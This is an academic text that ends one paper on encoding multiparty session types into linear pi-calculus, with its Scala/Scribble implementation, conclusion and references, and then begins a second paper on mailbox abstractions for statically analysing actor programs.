$$\mathbf{with}\,[\mathtt{r}:z_\mathtt{r}]_{\mathtt{r}\in S}=[\mathtt{r}:z_{\{s,\mathtt{p},\mathtt{r}\}}]_{\mathtt{r}\in S}\,\mathbf{do}\,z_\mathtt{q}(y).\ldots\xrightarrow{\mathbf{with}}z_{\{s,\mathtt{p},\mathtt{q}\}}(y).\ldots\not\to$$

This happens whenever a process is deadlocked, because in Figure 7, the "atomic" MPST branch/select actions are encoded with multiple π-calculus steps: first **with** to deconstruct

the channels tuple, and then input/output. In general, if an MPST process is stuck, its encoding fires *one* **with** for each branch/select, then blocks on an input/output.

Theorem 6.5 yields a corollary on deadlock freedom (Corollary 6.6), that in turn allows to transfer deadlock freedom (Theorem 2.19) from MPST to π-calculus processes (Corollary 6.7 below).

▶ **Corollary 6.6.** *P is deadlock-free* if and only if *$[\![P]\!]$ is deadlock-free, i.e.: $[\![P]\!] \to^* P' \not\to$ implies $\exists Q \equiv \mathbf{0}$ such that $P' = [\![Q]\!]$.*

▶ **Corollary 6.7.** *Let $\varnothing \cdot \varnothing \vdash P$, where $P \equiv (\boldsymbol{\nu} s : G)\big|_{i \in I} P_i$ and each P_i* only interacts on *$s[\mathtt{p}_i]$. Then, $[\![P]\!]$ is* deadlock-free.

7 From Theory to Implementation

We can now show how our encoding directly guides the implementation of a toolchain for generating safe multiparty session APIs in Scala, supporting *distributed delegation*. We continue our Game example from Section 1, focusing on player `b`: we sketch the API generation and an implementation of a client, following the results in Section 6. Our approach is to:

1. exploit *type safety and distribution* provided by an existing library for *binary* session channels, and then
2. treat the *ordering* of communications *across separate channels* in the API generation.

Scala and `lchannels`. Our Scala toolchain is built upon the `lchannels` library [61, 62]. `lchannels` provides two key classes, `Out[T]` and `In[T]`, whose instances must be used *linearly* (i.e., *once*) to send/receive (by method calls) a `T`-typed message: i.e., they represent channel endpoints with π-calculus types $\mathsf{Lo}(T)$ and $\mathsf{Li}(T)$ (Definition 3.3). This approach enforces the typing of I/O actions via *static* Scala typing; the *linear usage of channels*, instead, goes beyond the capabilities of the Scala typing system, and is therefore enforced with *run-time* checks.

`lchannels` delivers messages by abstracting over various transports: local memory, TCP sockets, Akka actors [41]. Notably, `lchannels` promotes session type-safety through a *continuation-passing-style* encoding of *binary* session types [61] that is close to our encoding of partial projections (formalised in Definition 5.1). Further, `lchannels` allows to send/receive `In[T]`/`Out[T]` instances for *binary session delegation* [61, Example 4.3]; on *distributed* message transports, instances of `In[T]`/`Out[T]` can be sent remotely (e.g., via the Akka-based transport).

Type-safe, distributed multiparty delegation. By Theorem 6.2, Definition 5.1 and Theorem 6.3, we know that the game player session type $S_{\mathtt{b}}$ in our example (see Section 1, page 3) provides the type safety guarantees of a tuple of (linear) channels, whose types are given by the encoded partial projections of $S_{\mathtt{b}}$ onto `a` and `c` (Definition 2.9). This suggests that, using `lchannels`, the delegation of an $S_{\mathtt{b}}$-typed channel (as seen in Section 1) could be rendered in Scala as:

`In[PlayB]` with definitions:

```
case class PlayB(payload: Sb)
case class Sb(a: In[InfoAB],c: Out[InfoBC])
```

i.e., as a linear input channel carrying a message of type `PlayB`, whose `payload` has type `Sb`; `Sb`, in turn, is a Scala `case class`, which can be seen as a labelled tuple, that maps `a`,`c` to I/O channels — whose types derive from $[\![S_{\mathtt{b}} \upharpoonright \mathtt{a}]\!]$ and $[\![S_{\mathtt{b}} \upharpoonright \mathtt{c}]\!]$ (in fact, they carry messages of type `InfoAB`/`InfoBC`). In this view, `Sb` is our Scala rendering of the encoded session type $[\![S_{\mathtt{b}}]\!]$. As said above, `lchannels` allows to send channels remotely — hence, also allows to remotely

send *tuples* of channels (e.g., instances of $\mathtt{S}_\mathtt{b}$); thus, with this simple approach, we obtain *type-safe distributed multiparty delegation* of an $[\![S_\mathtt{b}]\!]$-typed channel tuple "for free".

Multiparty API generation. Corresponding to the π-calculus labelled tuple type yielded by the *type* encoding $[\![S_\mathtt{b}]\!]$, the $\mathtt{S}_\mathtt{b}$ class outlined above can ensure communication safety, i.e., no unexpected message will be sent or received on any of its binary channels. Like $[\![S_\mathtt{b}]\!]$, however, $\mathtt{S}_\mathtt{b}$ does not convey any *ordering* to communications *across* channels: i.e., $\mathtt{S}_\mathtt{b}$ does not suggest the order in which its fields `a`,`c` should be used. (Indeed, $[\![S_\mathtt{b}]\!]$ may type π-processes that use its separate channels in *any* order, while preserving type safety.) To recover the "desired" ordering of communications, and implement it *correctly*, we can refine our classes so that:

1. each multiparty channel class (e.g., $\mathtt{S}_\mathtt{b}$) exposes a `send()` or `receive()` method, according to the I/O action expected by the multiparty session type (e.g., $S_\mathtt{b}$);
2. the implementation of such method uses the binary channels as per our *process encoding*.

E.g., consider again $S_\mathtt{b}$ and $\mathtt{S}_\mathtt{b}$. $S_\mathtt{b}$ requires to *send* towards `c`, so $\mathtt{S}_\mathtt{b}$ could provide the API:

```
case class S_b(a: In[InfoAB], c: Out[InfoBC]) {
  def send(v: String) = {   // v is the payload of InfoBC message
    val c' = c !! InfoBC(v)_ // lchannels method: send v, and return continuation
    S'_b(a, c') } }          // return a "continuation object"
```

Now, $\mathtt{S}_\mathtt{b}$`.send()` behaves *exactly* as our process encoding in Figure 7 (case for selection $\oplus$): it picks the correct channel from the tuple (in this case, `c`), creates a new tuple $\mathtt{S}'_\mathtt{b}$ where `c` maps to a continuation channel, and returns it — so that the caller can use it to continue the multiparty session interaction. The class $\mathtt{S}'_\mathtt{b}$ should be similar, with a `receive()` method that uses `a` for input (by following the encoding of $\&$). This way, a programmer is correctly led to write, e.g., `val x = s.send(...).receive()` (using method call chaining) — whereas attempting, e.g., `s.receive()` is rejected by the Scala compiler (method undefined). These `send()`/`receive()` APIs are mechanical, and can be automatically generated: we did it by extending Scribble.

Scribble-Scala Toolchain. Scribble is a practical MPST-based language and tool for describing global protocols [63, 68]. To implement our results, we have extended Scribble (both the language and the tool) to support the full MPST theory in Section 2, including, e.g., projection, type merging and delegation (not previously supported). Our extension supports protocols with the syntax in Figure 9 (left), by augmenting Scribble with a *projection operator* `@`; then, it computes the projections/encodings explained in Section 5, and automates the Scala API generation as outlined above (producing, e.g., the $\mathtt{S}_\mathtt{b}$, $\mathtt{S'}_\mathtt{b}$,... classes and their `send`/`receive` methods). This approach reminds the Java API generation in [29] — but we follow a formal foundation and target the type-safe binary channels provided by `lchannels` (that, as shown above, takes care of most irksome aspects — e.g., delegation). As a result, the $P_\mathtt{b}$ client in Figure 1 can be written as in Figure 9 (right); and although conceptually programmed as Figure 2, the networking mechanisms of the game will concretely follow Figure 8.

8 Conclusion and Related Works

We presented the *first* encoding of a full-fledged multiparty session π-calculus into standard π-calculus (Section 5), and used it as the foundation of the *first* implementation of multiparty sessions (based on Scala API generation) supporting *distributed multiparty delegation*, on top of existing libraries (Section 7). We proved that the type safety property of MPST is precisely characterised by our decomposition into linear π-calculus (Theorem 6.3). We encode types by preserving duality and subtyping (Theorem 6.1); our encoding of processes is type-preserving,

```
global protocol ClientA(role p, role q) {
  PlayA(Game@a) from q to p; } // Delegation payload
global protocol ClientB(role p, role q) {
  PlayB(Game@b) from q to p; }
global protocol ClientC(role p, role q) {
  PlayC(Game@c) from q to p; }


global protocol Game(role a, role b, role c) {
  InfoBC(String) from b to c;
  InfoCA(String) from c to a;
  InfoAB(String) from a to b;
  rec t { choice at a {
    Mov1AB(Int) from a to b;
    Mov1BC(Int) from b to c;
    choice at c { Mov1CA(Int) from c to a; continue t; }
             or { Mov2CA(Bool) from c to a; continue t; }
   } or {
    Mov2AB(Bool) from a to b;
    Mov2BC(Bool) from b to c;
    choice at c { Mov1CA(Int) from c to a; continue t; }
             or { Mov2CA(Bool) from c to a; continue t; }
} } }
```

```
def P_b(c_bin: In[binary.PlayB]) = { // Cf. Ex.2.2
  // Wrap binary chan in generated multiparty API
  Client_b(MPPlayB(c_bin))
}

def Client_b(y: MPPlayB): Unit = {
  // Receive Game chan (wraps binary chans to a/c)
  val z = y.receive().p // p is the payload field
  // Send info to c; wait info from a; enter loop
  Loop_b(z.send(InfoBC("...")).receive())
}

def Loop_b(x: MPMov1ABOrMov2AB): Unit = {
  x.receive() match { // Check a's move
    case Mov1AB(p, cont) => {
      // cont only allows to send Mov1BC
      Loop_b(cont.send(Mov1BC(p)))
    }
    case Mov2AB(p, cont) => {
      // cont only allows to send Mov2BC
      Loop_b(cont.send(Mov2BC(p)))
}}} // If e.g. case Mov2AB missing: compiler warn
```

Figure 9 Game example (Section 1). Left: Scribble protocols for client/server setup sessions, and main *Game* (Example 2.18). Right: Scala code for player `b`, using Scribble-generated APIs to mimick Example 2.2.

and operationally sound and complete (Theorem 6.2 and Theorem 6.5); hence, our encoding preserves the type-safety and deadlock-freedom properties of MPST (Corollary 6.7). These results ensure the correctness of our (encoding-based) Scala implementation. Moreover, our encoding *preserves process distribution* (i.e., is homomorphic w.r.t. parallel composition); correspondingly, our implementation of multiparty sessions is decentralised and *choreographic*.

Session Types for "Mainstream" Languages. We mentioned *binary* session implementations for various languages in Section 1. Notably, [57, 32, 33, 42, 52, 61, 55] seek to integrate session types in the *native* host language, without language extensions, to avoid hindering their use in practice. To do so, one approach (e.g. in [61, 55]) is combining *static* typing of I/O actions with *run-time* checking of linear channel usage. Our implementation adopts this idea (Section 7). Haskell-based works exploit its richer typing system to statically enforce linearity — with various expressiveness/usability trade-offs based on their session types embedding strategy.

Implementations of *multiparty* sessions are few and limited, due to the intricacies of the theory (e.g., the interplay between *projections*, *mergability* and *consistency*), and practical issues (e.g., realising multiparty abstractions over binary transports, including distributed delegation), as discussed in Section 1. [64] was the first implementation of MPST, based on extending Java with session primitives. [29] proposes MPST-based API generation for Java, based on CFSMs [7], but has no formalisation — unlike our implementation, that follows our encoding. [17, 20] develop MPST-influenced networking APIs in Python and Erlang; [50] implements recovery strategies in Erlang. [17, 20, 50] focus on *purely dynamic* MPST verification via run-time monitoring. [51, 48] extends [17] with actors and timed specifications. [46] uses a dependent MPST theory to verify MPI programs. Crucially, *none* of these implementations supports delegation (nor projection merging, needed by our Game example, cf. Example 2.14).

Encodings of Session Types and Processes. [16] encodes binary session π-calculus into an augmented π-calculus with branch/select constructs. [15], following [36], and [21] encode

non-recursive, binary session π-calculus, respectively into linear π-calculus and the Generic Type System for π-calculus [31], proving correctness w.r.t. typing and reduction. All the above works investigate *binary* and (except [16]) *non-recursive* session types, while in this paper we study the encoding of *multiparty* session types, subsuming binary ones; and unlike [16], we target *standard* π-calculus. We encode branching/selection using variants as in [15, 13], but our treatment of recursion, and the rest of the MPST theory, is novel.

Encodings of multiparty into binary sessions are studied in [9, 8]. Both use *orchestration* approaches that add centralised *medium/arbiter* processes, and target session calculi (*not* π-calculus). [53] uses a limited class of global types to extract "characteristic" deadlock-free π-calculus processes — without addressing session calculi, nor proving operational properties.

Recursion and Duality. The interplay between recursion and duality has been a thorny issue in session types literature, requiring our careful treatment in Section 4. [6, 1] noticed that the *standard duality* in [26] does *not* commute with the unfolding of recursion when type variables occur as payload, e.g., $\mu\mathbf{t}.!\mathbf{t}.\mathbf{end}$. To solve this issue, [6, 1] define a new notion of duality, called *complement* [1], then used in [13] to encode *recursive binary* session types into linear π-types. Unfortunately, [2] later noticed that even complement does *not* commute, e.g., when unfolding $\mu\mathbf{t}.\mu\mathbf{t}'.!\mathbf{t}.\mathbf{t}'$. As observed in Section 4, to encode *recursive* session types we encounter similar issues in π-types. The reason seems natural: π-types do not distinguish "payloads" and "continuations", and in recursive linear inputs/outputs, type variables always occur as "payload", e.g., $\mu\mathbf{t}.\mathsf{Lo}(\mathbf{t})$. Since, in the light of [2], we could not adopt the approach of [13], we propose a solution similar to [43]: introduce *dualised type variables* $\overline{\mathbf{t}}$. [43] also sketches a property similar to our Lemma 4.4. The main difference is that we add dualised variables to π-types (while [43] adds $\overline{\mathbf{t}}$ to session types). An alternative idea is given in [61]: encoding recursive session types as *non-recursive* linear I/O types with *recursive payloads*. This avoids dualised variables (e.g., $\mathsf{Lo}(\mu\mathbf{t}.\mathsf{Li}(\mathbf{t}))$ instead of $\mu\mathbf{t}.\mathsf{Lo}(\overline{\mathbf{t}})$), but if adopted, would complicate Definition 5.1. Moreover, [61] studies the encoding of recursive types, but not processes.

Future work. On the practical side, we plan to study whether Scala language extensions could provide stronger *static* channel usage checks. E.g., [25, 24] (capabilities) could allow to ensure that a channel endpoint is not used after being sent; [58, 65] (effects) could allow to ensure that a channel endpoint is actually used in a given method. We also plan to extend our multiparty API generation approach beyond Scala and `lchannels`, targeting other languages and implementations of binary sessions/channels [57, 32, 33, 42, 52, 55].

On the theoretical side, our encoding provides a basis for reusing theoretical results and tools between MPST π-calculus and standard π-calculus. E.g., we could now exploit Corollary 6.6, to verify deadlock-freedom of processes with interleaved multiparty sessions (studied in [3, 10, 12]) by applying π-calculus deadlock detection methods to their encodings [38, 35, 66]. Moreover, we can prove that our encoding is *barb-preserving*: hence, we plan to study its *full abstraction* properties w.r.t. *barbed congruence* in session π-calculus [40, 39] and π-calculus.

Thanks to the reviewers for their remarks, and to B. Toninho for fruitful discussions. Thanks to S.S. Jongmans, R. Neykova, N. Ng, B. Toninho for testing the companion artifact.

References

1 Giovanni Bernardi and Matthew Hennessy. Using higher-order contracts to model session types (extended abstract). In *CONCUR*, 2014. doi:10.1007/978-3-662-44584-6_27.

2 Giovanni Bernardi and Matthew Hennessy. Using higher-order contracts to model session types. *Logical Methods in Computer Science*, 12(2), 2016. doi:10.2168/LMCS-12(2:10)2016.

3 Lorenzo Bettini, Mario Coppo, Loris D'Antoni, Marco De Luca, Mariangiola Dezani-Ciancaglini, and Nobuko Yoshida. Global progress in dynamically interleaved multiparty sessions. In *CONCUR*, 2008. doi:10.1007/978-3-540-85361-9_33.

4 Laura Bocchi, Julien Lange, and Nobuko Yoshida. Meeting Deadlines Together. In *CONCUR*, 2015. doi:http://dx.doi.org/10.4230/LIPIcs.CONCUR.2015.283.

5 Laura Bocchi, Julien Lange, and Nobuko Yoshida. Meeting Deadlines Together (long version). Technical report, 2015. Long version of [4]. URL: http://mrg.doc.ic.ac.uk/publications/meeting-deadlines-together/long.pdf.

6 Viviana Bono and Luca Padovani. Typing copyless message passing. *Logical Methods in Computer Science*, 8(1), 2012. doi:10.2168/LMCS-8(1:17)2012.

7 Daniel Brand and Pitro Zafiropulo. On communicating finite-state machines. *J. ACM*, 30(2), April 1983. doi:10.1145/322374.322380.

8 Luís Caires and Jorge A. Pérez. Multiparty session types within a canonical binary theory, and beyond. In *FORTE*, 2016. doi:10.1007/978-3-319-39570-8_6.

9 Marco Carbone, Sam Lindley, Fabrizio Montesi, Carsten Schürmann, and Philip Wadler. Coherence generalises duality: A logical explanation of multiparty session types. In *CONCUR*, 2016. doi:10.4230/LIPIcs.CONCUR.2016.33.

10 Mario Coppo, Mariangiola Dezani-Ciancaglini, Luca Padovani, and Nobuko Yoshida. Inference of global progress properties for dynamically interleaved multiparty sessions. In *COORDINATION*, 2013. doi:10.1007/978-3-642-38493-6_4.

11 Mario Coppo, Mariangiola Dezani-Ciancaglini, Luca Padovani, and Nobuko Yoshida. A gentle introduction to multiparty asynchronous session types. In *Formal Methods for Multicore Programming*, 2015. doi:10.1007/978-3-319-18941-3_4.

12 Mario Coppo, Mariangiola Dezani-Ciancaglini, Nobuko Yoshida, and Luca Padovani. Global Progress for Dynamically Interleaved Multiparty Sessions. *Mathematical Structures in Computer Science*, 760, 2015. doi:10.1017/S0960129514000188.

13 Ornela Dardha. Recursive session types revisited. In *BEAT*, 2014. doi:10.4204/EPTCS.162.4.

14 Ornela Dardha. *Type Systems for Distributed Programs: Components and Sessions*, volume 7 of *Atlantis Studies in Computing*. Atlantis Press, July 2016. doi:10.2991/978-94-6239-204-5.

15 Ornela Dardha, Elena Giachino, and Davide Sangiorgi. Session types revisited. In *PPDP*, 2012. doi:10.1145/2370776.2370794.

16 Romain Demangeon and Kohei Honda. Full abstraction in a subtyped pi-calculus with linear types. In *CONCUR*, 2011. doi:10.1007/978-3-642-23217-6_19.

17 Romain Demangeon, Kohei Honda, Raymond Hu, Rumyana Neykova, and Nobuko Yoshida. Practical interruptible conversations: Distributed dynamic verification with multiparty session types and Python. *Formal Methods in System Design*, 2015. doi:10.1007/s10703-014-0218-8.

18 Pierre-Malo Deniélou, Nobuko Yoshida, Andi Bejleri, and Raymond Hu. Parameterised multiparty session types. *Logical Methods in Computer Science*, 8(4), 2012. doi:10.2168/LMCS-8(4:6)2012.

19 Mariangiola Dezani-Ciancaglini, Silvia Ghilezan, Svetlana Jaksic, Jovanka Pantovic, and Nobuko Yoshida. Precise subtyping for synchronous multiparty sessions. In *PLACES*, pages 29–43, 2015. doi:10.4204/EPTCS.203.3.

20 Simon Fowler. An Erlang implementation of multiparty session actors. In *ICE*, 2016. doi:10.4204/EPTCS.223.3.

21 Simon J. Gay, Nils Gesbert, and António Ravara. Session types as generic process types. In *EXPRESS/SOS*, 2014. doi:10.4204/EPTCS.160.9.

22 Simon J. Gay and Malcolm Hole. Subtyping for session types in the pi calculus. *Acta Informatica*, 42(2-3), 2005. doi:10.1007/s00236-005-0177-z.

23 Daniele Gorla. Towards a unified approach to encodability and separation results for process calculi. *Inf. Comput.*, 208(9), 2010. doi:10.1016/j.ic.2010.05.002.

24 Philipp Haller and Alexander Loiko. LaCasa: lightweight affinity and object capabilities in Scala. In *OOPSLA*, 2016. doi:10.1145/2983990.2984042.

25 Philipp Haller and Martin Odersky. Capabilities for uniqueness and borrowing. In *ECOOP*, 2010. doi:10.1007/978-3-642-14107-2_17.

26 Kohei Honda, Vasco Vasconcelos, and Makoto Kubo. Language primitives and type disciplines for structured communication-based programming. In *ESOP*, 1998. doi:10.1007/BFb0053567.

27 Kohei Honda, Nobuko Yoshida, and Marco Carbone. Multiparty asynchronous session types. In *POPL*, 2008. Full version in [28]. doi:10.1145/1328438.1328472.

28 Kohei Honda, Nobuko Yoshida, and Marco Carbone. Multiparty asynchronous session types. *J. ACM*, 63(1), March 2016. doi:10.1145/2827695.

29 Raymond Hu and Nobuko Yoshida. Hybrid session verification through endpoint API generation. In *FASE*, 2016. doi:10.1007/978-3-662-49665-7_24.

30 Raymond Hu, Nobuko Yoshida, and Kohei Honda. Session-based distributed programming in java. In *ECOOP*, 2008. doi:10.1007/978-3-540-70592-5_22.

31 Atsushi Igarashi and Naoki Kobayashi. A generic type system for the pi-calculus. *Theo. Comput. Sci.*, 311(1-3), 2004. doi:10.1016/S0304-3975(03)00325-6.

32 Keigo Imai, Shoji Yuen, and Kiyoshi Agusa. Session type inference in Haskell. In *PLACES*, 2010. doi:10.4204/EPTCS.69.6.

33 Thomas Bracht Laumann Jespersen, Philip Munksgaard, and Ken Friis Larsen. Session types for Rust. In *WGP@ICFP*, 2015. doi:10.1145/2808098.2808100.

34 Naoki Kobayashi. Type systems for concurrent programs. In *10th Anniversary Colloquium of UNU/IIST*, 2002. doi:10.1007/978-3-540-40007-3_26.

35 Naoki Kobayashi. A new type system for deadlock-free processes. In *CONCUR*, 2006. doi:10.1007/11817949_16.

36 Naoki Kobayashi. Type systems for concurrent programs. Extended version of [34], Tohoku University, 2007. URL: http://www.kb.ecei.tohoku.ac.jp/~koba/papers/tutorial-type-extended.pdf.

37 Naoki Kobayashi, Benjamin C. Pierce, and David N. Turner. Linearity and the pi-calculus. *ACM Trans. Program. Lang. Syst.*, 21(5), September 1999. doi:10.1145/330249.330251.

38 Naoki Kobayashi and Davide Sangiorgi. A hybrid type system for lock-freedom of mobile processes. *ACM Trans. Program. Lang. Syst.*, 32(5), 2010.

39 Dimitrios Kouzapas and Nobuko Yoshida. Globally governed session semantics. In *CONCUR*, 2013. doi:10.1007/978-3-642-40184-8_28.

40 Dimitrios Kouzapas and Nobuko Yoshida. Globally governed session semantics. *Logical Methods in Computer Science*, 10(4), 2014. doi:10.2168/LMCS-10(4:20)2014.

41 Lightbend, Inc. The Akka framework, 2017. URL: http://akka.io/.

42 Sam Lindley and J. Garrett Morris. Embedding session types in Haskell. In *Haskell*, 2016. doi:10.1145/2976002.2976018.

43 Sam Lindley and J. Garrett Morris. Talking bananas: Structural recursion for session types. In *ICFP*, 2016. doi:10.1145/2951913.2951921.

44 Links homepage. http://links-lang.org/. S. Fowler and D. Hillerström and S. Lindley and G. Morris and P. Wadler.

45 Barbara H. Liskov and Jeannette M. Wing. A behavioral notion of subtyping. *ACM Trans. Program. Lang. Syst.*, 16(6), November 1994. doi:10.1145/197320.197383.

46 Hugo A. Lopez, Eduardo R. B. Marques, Francisco Martins, Nicholas Ng, Casar Santos, Vasco Thudichum Vasconcelos, and Nobuko Yoshida. Protocol-based verification of message-passing parallel programs. In *OOPSLA*, 2015. doi:10.1145/2814270.2814302.

47 Robin Milner, Joachim Parrow, and David Walker. A calculus of mobile processes, parts I and II. *Inf. Comput.*, 100(1), 1992. doi:10.1016/0890-5401(92)90008-4.

48 Rumyana Neykova, Laura Bocchi, and Nobuko Yoshida. Timed Runtime Monitoring for Multiparty Conversations. In *BEAT*, volume 162. EPTCS, 2014. Full version in [49]. doi:10.4204/EPTCS.162.3.

49 Rumyana Neykova, Laura Bocchi, and Nobuko Yoshida. Timed runtime monitoring for multiparty conversations. *Formal Aspects of Computing*, 2017. doi:10.1007/s00165-017-0420-8.

50 Rumyana Neykova and Nobuko Yoshida. Let It Recover: Multiparty Protocol-Induced Recovery. In *CC*, 2017. doi:10.1145/3033019.3033031.

51 Rumyana Neykova and Nobuko Yoshida. Multiparty Session Actors. *Logical Methods in Computer Science*, 13(1), March 2017. doi:10.23638/LMCS-13(1:17)2017.

52 Dominic A. Orchard and Nobuko Yoshida. Effects as sessions, sessions as effects. In *POPL*, 2016. doi:10.1145/2837614.2837634.

53 Luca Padovani. Deadlock and lock freedom in the linear π-calculus. Online version of [54], January 2014. URL: https://hal.inria.fr/hal-00932356.

54 Luca Padovani. Deadlock and lock freedom in the linear π-calculus. In *CSL-LICS*. ACM, 2014. doi:10.1145/2603088.2603116.

55 Luca Padovani. A simple library implementation of binary sessions. *Journal of Functional Programming*, 27, 2017. Website: http://www.di.unito.it/~padovani/Software/FuSe/FuSe.html. doi:10.1017/S0956796816000289.

56 Benjamin C. Pierce. *Types and programming languages*. MIT Press, MA, USA, 2002.

57 Riccardo Pucella and Jesse A. Tov. Haskell session types with (almost) no class. In *Haskell*, 2008. doi:10.1145/1411286.1411290.

58 Lukas Rytz, Martin Odersky, and Philipp Haller. Lightweight polymorphic effects. In *ECOOP*, 2012. doi:10.1007/978-3-642-31057-7_13.

59 Davide Sangiorgi and David Walker. *The π-calculus: a Theory of Mobile Processes*. Cambridge University Press, 2001.

60 Alceste Scalas, Ornela Dardha, Raymond Hu, and Nobuko Yoshida. A linear decomposition of multiparty sessions for safe distributed programming. Technical Report 2, Imperial College London, 2017. URL: https://www.doc.ic.ac.uk/research/technicalreports/2017/#2.

61 Alceste Scalas and Nobuko Yoshida. Lightweight session programming in scala. In *ECOOP*, 2016. doi:10.4230/LIPIcs.ECOOP.2016.21.

62 Alceste Scalas and Nobuko Yoshida. Lightweight Session Programming in Scala (Artifact). *Dagstuhl Artifacts Series*, 2(1), 2016. doi:http://dx.doi.org/10.4230/DARTS.2.1.11.

63 Scribble homepage. http://www.scribble.org.

64 K. C. Sivaramakrishnan, Karthik Nagaraj, Lukasz Ziarek, and Patrick Eugster. Efficient session type guided distributed interaction. In *COORDINATION*, 2010. doi:10.1007/978-3-642-13414-2_11.

65 Matías Toro and Éric Tanter. Customizable gradual polymorphic effects for Scala. In *OOPSLA*, 2015. doi:10.1145/2814270.2814315.

66 TYPICAL. Type-based static analyzer for the pi-calculus. http://www-kb.is.s.u-tokyo.ac.jp/~koba/typical/.

67 Nobuko Yoshida, Pierre-Malo Deniélou, Andi Bejleri, and Raymond Hu. Parameterised multiparty session types. In *FOSSACS*, 2010. doi:10.1007/978-3-642-12032-9_10.

68 Nobuko Yoshida, Raymond Hu, Rumyana Neykova, and Nicholas Ng. The Scribble protocol language. In *TGC*, 2013. doi:10.1007/978-3-319-05119-2_3.

Mailbox Abstractions for Static Analysis of Actor Programs*

Quentin Stiévenart[1], Jens Nicolay[2], Wolfgang De Meuter[3], and Coen De Roover[4]

1 **Software Languages Lab, Vrije Universiteit Brussel, Belgium**
`qstieven@vub.ac.be`
2 **Software Languages Lab, Vrije Universiteit Brussel, Belgium**
`jnicolay@vub.ac.be`
3 **Software Languages Lab, Vrije Universiteit Brussel, Belgium**
`wdmeuter@vub.ac.be`
4 **Software Languages Lab, Vrije Universiteit Brussel, Belgium**
`cderoove@vub.ac.be`

Abstract

Properties such as the absence of errors or bounds on mailbox sizes are hard to deduce statically for actor-based programs. This is because actor-based programs exhibit several sources of unboundedness, in addition to the non-determinism that is inherent to the concurrent execution of actors. We developed a static technique based on abstract interpretation to soundly reason in a finite amount of time about the possible executions of an actor-based program. We use our technique to statically verify the absence of errors in actor-based programs, and to compute upper bounds on the actors' mailboxes. Sound abstraction of these mailboxes is crucial to the precision of any such technique. We provide several mailbox abstractions and categorize them according to the extent to which they preserve message ordering and multiplicity of messages in a mailbox. We formally prove the soundness of each mailbox abstraction, and empirically evaluate their precision and performance trade-offs on a corpus of benchmark programs. The results show that our technique can statically verify the absence of errors for more benchmark programs than the state-of-the-art analysis.

1998 ACM Subject Classification F.3.2 Semantics of Programming Languages – Program Analysis

Keywords and phrases static analysis, abstraction, abstract interpretation, actors, mailbox

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.25

Supplementary Material ECOOP Artifact Evaluation approved artifact available at `http://dx.doi.org/10.4230/DARTS.3.2.11`

1 Introduction

Although most actor models disallow actors from sharing state, actor-based programs are still difficult to reason about. For instance, reasoning about a message-level data race still requires computing the execution interleavings of all involved actors. Static analyses to

* Quentin Stiévenart is funded by the GRAVE project of the "Fonds voor Wetenschappelijk Onderzoek" (FWO Flanders). Jens Nicolay is funded by the the SeCloud project sponsored by Innoviris, the Brussels Institute for Research and Innovation.

reason about actor-based programs are therefore required. To terminate in finite time and space, static program analyses need to account for several sources of unboundedness [26]. This is already challenging for higher-order programs, where the data domain is unbounded and control-flow is intertwined with the flow of data [31]. Adding actors to higher-order programs complicates matters further. Most actor models do not limit the number of actors created at run-time nor the number of messages exchanged, and correct but non-terminating actor programs are common. Due to the model's inherent concurrency, there are myriads of different executions possible for a given program with a given input.

To enable defect detection and other tool support, we present a static analysis that computes a sound over-approximation of the runtime behavior of a given actor-based higher-order program. If this over-approximation does not exhibit the sought-after defect, neither does the program for any possible input and any possible actor execution interleaving (i.e., the over-approximation is sound). A defect found in the over-approximation might, however, not have any counterpart in the runtime behavior of the program (i.e., the defect is a false positive). Such false positives often stem from the use of imprecise abstractions.

Static analyses for actor-based higher-order programs are few and far between. We argue that existing analyses use mailbox abstractions that undermine their precision. Before introducing our approach (Section 1.3), we discuss two important problems of existing work that hamper their use as the foundation for proper tool support.

1.1 Problem #1: Missing interleavings for ordered-message mailbox models

Most actor models schedule actors non-deterministically for execution at any given moment. This renders reasoning about an actor program by enumerating all possible execution interleavings computationally expensive.

Actor models are said to satisfy the *isolated turn principle* [13] or to feature *macro-step semantics* [2] if actors are precluded from sharing state and feature message reception as the only blocking operation. If this is the case, it is possible to treat message processing in isolation for every message and every actor. A macro step is a sequence of small operational steps, involving a single actor, from the reception of a message until the completion of the work associated with that message. Agha et al. [2] prove that, for actor models with unordered mailboxes, any small-step interleaving has a semantically equivalent macro-step interleaving. As a result, static analyses only need to account for the interleavings of macro steps rather than the interleavings of all small steps.

Macro-step semantics has been used in prior work to reduce the number of interleavings to verify actor programs [36, 28]. The situation, however, is different for actor models in which mailboxes do preserve the ordering of their messages. Examples of such actor models include the original actor model [1], and implementations such as Erlang [3] and Akka [24].

To illustrate how the order of message sends is impacted by macro-step semantics, consider Listing 1. In this example, two actors are defined by specifying their initial behavior (lines 2 and 7). The first actor (line 2) with behavior `beh1` takes no parameters, and handles three different messages (lines 3–5). After processing a message, an actor `become`s a new behavior. The second actor (line 7) with behavior `beh2` takes one parameter, `target`, and upon receiving message `start` (line 8) sends two messages to this target (lines 9 and 10). The main process then creates actor `t` (line 12) with behavior `beh1`, and actor `a` with behavior `beh2` (line 13), specifying actor `t` as its target. The process then sends message `start` to actor `a` (line 14), followed by message `m3` to actor `t`.

Listing 1 Example program motivating the need for static analyses to revisit macro-stepping for actor models with ordered-message mailboxes.

```
1  (define beh1
2    (actor ()
3      (m1 () (become beh1))
4      (m2 () (become beh1))
5      (m3 () (become beh1))))
6  (define beh2
7    (actor (target)
8      (start ()
9        (send target m1)
10       (send target m2)
11       (become beh2 target))))
12 (define t (create beh1))
13 (define a (create beh2 t))
14 (send a start)
15 (send t m3)
```

For a static analysis to be sound for an actor model in which mailboxes preserve the ordering of their messages, it should account for actor `t` to receive messages in its mailbox in any of the following orders:

- `m1`, `m2`, `m3`: actor `a` sends its messages, after which the main process is scheduled for execution,
- `m3`, `m1`, `m2`: the main process sends its message, after which it is followed by actor `a`,
- `m1`, `m3`, `m2`: actor `a` sends a first message, the main process is scheduled, after which actor `a` sends its second message.

The same analysis sped up through macro-stepping will, however, no longer include the third interleaving in its over-approximation of the program's runtime behavior. This is because the analysis will not interleave the main process with actor `a`'s processing of the `start` message. According to the analysis, actor `a` will always send both `m1` and `m2` without interruptions. Analyses sped up through macro-stepping are therefore unsound for actor models in which mailboxes preserve message ordering.

